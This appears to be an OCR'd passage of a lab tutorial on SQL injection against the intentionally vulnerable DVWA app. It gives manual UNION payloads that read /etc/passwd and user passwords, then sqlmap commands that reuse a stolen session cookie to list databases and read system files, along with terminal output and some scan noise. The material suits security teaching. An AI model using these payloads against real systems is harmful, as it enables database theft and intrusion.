
- ' \_ \_
- 'Union select 1,2#
- 'Union select user(),database()#
- 'Union select 1,version()#
- 'Union select 1,load\_file('/etc/passwd')#
- 'Union select user, password from users#
- 'Union select session\_user(), current\_user()#
- 1' union select 1, table\_name from information\_schema.table - -

### Sql Injection with session hijacking.

Using sqlmap and cookies we can hijack and live session of dvwa server and do various sql injection attack

**Step 1: Login to dvwa server from internet browser and copies the cookies content from browser**

**Step 2: Using sqlmap hijack the session use “sqlmap - -url= “dvwa url” --cookies= “security=security in cookie content; PHPSESSID=session id””**



The screenshot shows a terminal window titled 'root@kali: ~'. The menu lists several options: -T TBL (DBMS database table(s) to enumerate), -C COL (DBMS database table column(s) to enumerate), Operating system access (These options can be used to access the back-end database management system underlying operating system), --os-shell (Prompt for an interactive operating system shell), --os-pwn (Prompt for an OOB shell, Meterpreter or VNC), General (These options can be used to set some general working parameters), --batch (Never ask for user input, use the default behaviour), --flush-session (Flush session files for current target), Miscellaneous (Host: 192.168.1.18, Content: 52ce5d0ff7f895bfa6e59a3936189d7c), --sqlmap-shell (Prompt for an interactive sqlmap shell), and --wizard (Simple wizard interface for beginner users). At the bottom, it says '[!] to see full list of options run with \'-hh\''. The command 'root@kali:~# sqlmap --url="http://192.168.1.18/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit#" --cookie="security=low; PHPSESSID=52ce5d0ff7f895bfa6e59a3936189d7c"' is entered.

```
root@kali: ~  
File Edit View Search Terminal Help  
-T TBL          DBMS database table(s) to enumerate  
-C COL          DBMS database table column(s) to enumerate  
  
Operating system access:  
These options can be used to access the back-end database management  
system underlying operating system  
  
--os-shell      Prompt for an interactive operating system shell  
--os-pwn        Prompt for an OOB shell, Meterpreter or VNC  
  
General:  
These options can be used to set some general working parameters  
  
--batch         Never ask for user input, use the default behaviour  
--flush-session Flush session files for current target  
Content: 52ce5d0ff7f895bfa6e59a3936189d7c  
Host: 192.168.1.18  
Miscellaneous:  
--sqlmap-shell  Prompt for an interactive sqlmap shell  
--wizard        Simple wizard interface for beginner users  
Send For Help type of sqlmap  
[!] to see full list of options run with '-hh'  
root@kali:~# sqlmap --url="http://192.168.1.18/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit#" --cookie="security=low; PHPSESSID=52ce5d0ff7f895bfa6e59a3936189d7c"
```

**Step 3:** Now various commands are entered to the end. Like

- - -dbs                      To view database
- - -file-read=/etc/passwd --thread=10
- --banner

```
root@kali: ~  
File Edit View Search Terminal Help  
Type: AND/OR time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind  
Payload: id=2' AND SLEEP(5)-- VBwI&Submit=Submit  
Type: UNION query  
Title: MySQL UNION query (NULL) - 2 columns  
Payload: id=2' UNION ALL SELECT CONCAT(0x716b7a7871,0x48717761555177594c4e6d4f4756476e6569594f437670564d6f5a61766f5455766646c4f4145556d,0x7162717a71),NULL#&Submit=Submit  
---  
[14:02:22] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)  
web application technology: PHP 5.2.4, Apache 2.2.8  
back-end DBMS: MySQL >= 4.1  
[14:02:22] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.1.18'  
[*] shutting down at 14:02:22  
root@kali:~# sqlmap --url="http://192.168.1.18/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit#" --cookie="security=low; PHPSESSID=52ce5d0ff7f895bfa6e59a3936189d7c" --dbs
```

```
root@kali: ~  
File Edit View Search Terminal Help  
[*] tikiwiki195  
[14:03:41] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.1.18'  
The following cookies are stored on your computer:  
[*] shutting down at 14:03:41  
root@kali:~# sqlmap --url="http://192.168.1.18/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit#" --cookie="security=low; PHPSESSID=52ce5d0ff7f895bfa6e59a3936189d7c" --b  
Usage: python sqlmap [options]  
sqlmap: error: ambiguous option: --b (--banner, --batch, --beep, --binary-fields?)  
root@kali:~# sqlmap --url="http://192.168.1.18/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit#" --cookie="security=low; PHPSESSID=52ce5d0ff7f895bfa6e59a3936189d7c" --banner
```



```
root@kali: ~  
File Edit View Search Terminal Help  
Type: UNION query  
Title: MySQL UNION query (NULL) - 2 columns  
Payload: id=2' UNION ALL SELECT CONCAT(0x716b7a7871,0x48717761555177594c4  
e6d4f4756476e6569594f437670564d6f5a61766f545576646c4f4145556d,0x7162717a71),N  
ULL#&Submit=Submit  
---  
[14:04:19] [INFO] the back-end DBMS is MySQL  
[14:04:19] [INFO] fetching banner  
[14:04:19] [WARNING] reflective value(s) found and filtering out  
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)  
web application technology: PHP 5.2.4, Apache 2.2.8  
back-end DBMS operating system: Linux Ubuntu  
back-end DBMS: MySQL >= 4.1  
banner: '5.0.51a-3ubuntu5'  
[14:04:19] [INFO] fetched data logged to text files under '/root/.sqlmap/outp  
ut/192.168.1.18'  
[*] shutting down at 14:04:19  
root@kali:~# sqlmap --url="http://192.168.1.18/dvwa/vulnerabilities/sqli/?id=  
2&Submit=Submit#" --cookie="security=low; PHPSESSID=52ce5d0ff7f895bfa6e59a393  
6189d7c" --file-read=/etc/passwd --threads=10
```